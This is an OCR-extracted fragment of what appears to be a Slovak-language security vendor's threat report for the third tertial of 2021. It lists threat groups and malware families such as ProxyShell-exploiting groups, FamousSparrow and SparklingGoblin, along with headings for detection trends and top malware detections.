
The “Opera” Cobalt Strike

IIS backdoors

Mikroceen/Vicious Panda

DLTMiner

FamousSparrow (Sept 2021)



T3

Globálne detekcie webshellov súvisiacich s exploitáciou ProxyShell

Skupiny zneužívajúce ProxyShell

TA410

TA428

SparklingGoblin


RedFoxtrot

ApplicationUpdate cluster

CONTENTS


CONTENTS

Detekcie hrozieb v T3 2021



Detekčný trend v roku 2021, sedemdňový kĺzavý priemer


Top 10 malware detekcií



Top 10 malware detekcií v T3 2021 (% zo všetkých malware detekcií)

